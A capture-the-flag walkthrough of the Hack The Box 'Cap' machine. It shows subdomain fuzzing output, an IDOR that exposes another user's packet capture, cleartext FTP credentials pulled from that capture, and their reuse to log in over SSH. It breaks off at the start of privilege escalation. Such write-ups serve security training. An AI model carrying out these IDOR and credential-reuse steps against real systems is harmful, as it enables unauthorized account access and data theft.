
```
ns20                    [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 88ms]
mta                     [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 91ms]
beauty                  [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 87ms]
fw1                     [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 84ms]
epaper                  [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 85ms]
central                 [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 87ms]
backoffice              [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 84ms]
cert                    [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 85ms]
biblioteca              [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 82ms]
about                   [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 83ms]
ms1                     [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 81ms]
space                   [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 83ms]
movies                  [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 82ms]
u                       [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 81ms]
mob                     [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 84ms]
ec                      [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 79ms]
server5                 [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 102ms]
forum2                  [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 103ms]
money                   [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 99ms]
radius2                 [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 100ms]
print                   [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 106ms]
ns18                    [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 107ms]
nas                     [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 105ms]
webdisk.webmail         [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 106ms]
ww1                     [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 1060ms]
thunder                 [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 1062ms]
edit                    [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 1979ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Lot of output all are valid i think this is firewall doing that


Lets go to the web application to see what we can do

Web Application :

Default Page :



I see this securtiy snapshot with pcap files lets see those



10.10.10.245/data/1

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Search...

Dashboard Home / Dashboard

Data Type	
Number of Packets	5
Number of IP Packets	5
Number of TCP Packets	5
Number of UDP Packets	0


Download

Lets downlaod this



1.pcap
Completed — 444 bytes

Lets see this in wireshark i guess




```
tcp.stream
No.   Time       Source        Destination    Protocol Length Info
    1 0.000000   10.10.16.52   10.10.10.245   TCP      68 41802 → 80 [ACK] Seq=1 Ack=1 Win=251 Len=0 TSval=881521068 TSecr=1546564349
    2 0.067450   10.10.16.52   10.10.10.245   TCP      68 41800 → 80 [ACK] Seq=1 Ack=1 Win=251 Len=0 TSval=881521135 TSecr=1546564349
    3 3.434531   10.10.16.52   10.10.10.245   TCP      68 41802 → 80 [FIN, ACK] Seq=1 Ack=1 Win=251 Len=0 TSval=881522748 TSecr=1546564349
    4 3.434722   10.10.10.245  10.10.16.52    TCP      68 80 → 41802 [FIN, ACK] Seq=1 Ack=2 Win=510 Len=0 TSval=1546572300 TSecr=881522748
    5 3.510066   10.10.16.52   10.10.10.245   TCP      68 41802 → 80 [ACK] Seq=2 Ack=2 Win=251 Len=0 TSval=881524577 TSecr=1546572300
```

Nothing special one thing i noticed is that that it is numbered so we might have IDOR if we change the /data/1 to /data/0 cuz that is usually the admin file

---

Gaining Access :


and we do have IDOR



Dashboard

Data Type	
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0


Lets download this i guess



0.pcap
Completed — 9.7 KB


1.pcap
File moved or missing

ok lets analyze this in wireshark



```
FTP        76 Response: 220 (vsFTPd 3.0.3)
TCP        62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
FTP        69 Request: USER nathan
TCP        56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
FTP        90 Response: 331 Please specify the password.
TCP        62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
FTP        78 Request: PASS Buck3tH4TF0RM3!
TCP        56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
FTP        79 Response: 230 Login successful.
FTP        62 Request: SYST
```

I see the creds here lets see this stream real quick




```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192.168.196.1.212.140
```


Ok so we do have ftp creds but these are also ssh creds as well lets ssh in now

Ssh and ftp creds

```
Username : nathan
Password : Buck3tH4TF0RM3!
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Cap]
└─$ ssh nathan@cap.htb
The authenticity of host 'cap.htb (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cap.htb' (ED25519) to the list of known hosts.
nathan@cap.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug 25 17:24:28 UTC 2024

  System load:           0.0
  Usage of /:            36.6% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             223
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:e71f

  => There is 1 zombie process.
```



```
63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ 
```

here is user.txt




```
nathan@cap:~$ ls -al
total 28
drwxr-xr-x 3 nathan nathan 4096 May 27  2021 .
drwxr-xr-x 3 root   root   4096 May 23  2021 ..
lrwxrwxrwx 1 root   root      9 May 15  2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan 4096 May 23  2021 .cache
-rw-r--r-- 1 nathan nathan  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 May 27  2021 .viminfo -> /dev/null
-r-------- 1 nathan nathan   33 Aug 25 17:09 user.txt
nathan@cap:~$ 
```

Vertical PrivEsc

I check the sudo permission first as we have a password

